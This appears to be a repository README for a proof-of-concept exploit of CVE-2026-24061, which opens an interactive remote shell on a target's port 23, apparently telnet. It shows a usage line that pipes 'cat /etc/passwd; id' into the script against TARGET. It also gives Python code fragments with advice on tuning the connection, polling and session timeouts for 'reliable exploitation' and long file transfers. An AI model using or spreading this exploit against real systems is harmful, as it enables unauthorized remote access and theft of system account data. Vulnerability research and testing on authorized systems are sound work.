 ms0x08-dev/cve-2026-24061-poc
Proof-of-concept exploit for CVE-2026-24061 providing an interactive remote shell session with configurable timeouts for reliable exploitation.



echo "cat /etc/passwd; id;" | python poc2.py TARGET 23
python self.connection.settimeout(10) # <-- Adjustable connection timeout Purpose: Controls how long to wait for initial TCP connection to the target Recommended values:
Fast networks: 5-10 seconds
Slow/unreliable networks: 15-30 seconds
Default: 10 seconds
python ready_to_read, _, _ = select.select(read_fds, [], [], 5.0) # <-- Adjustable polling timeout Purpose: Controls how often to check for incoming data when idle Recommended values:
Interactive sessions: 1.0-2.0 seconds
Scripted automation: 0.1-0.5 seconds
Default: 5.0 seconds
python session_timeout = 120 # <-- Adjustable total session duration Purpose: Maximum duration for the entire exploit session Recommended values:
Quick commands: 30-60 seconds
File transfers/long operations: 300-600 seconds
Default: 120 seconds (2 minutes)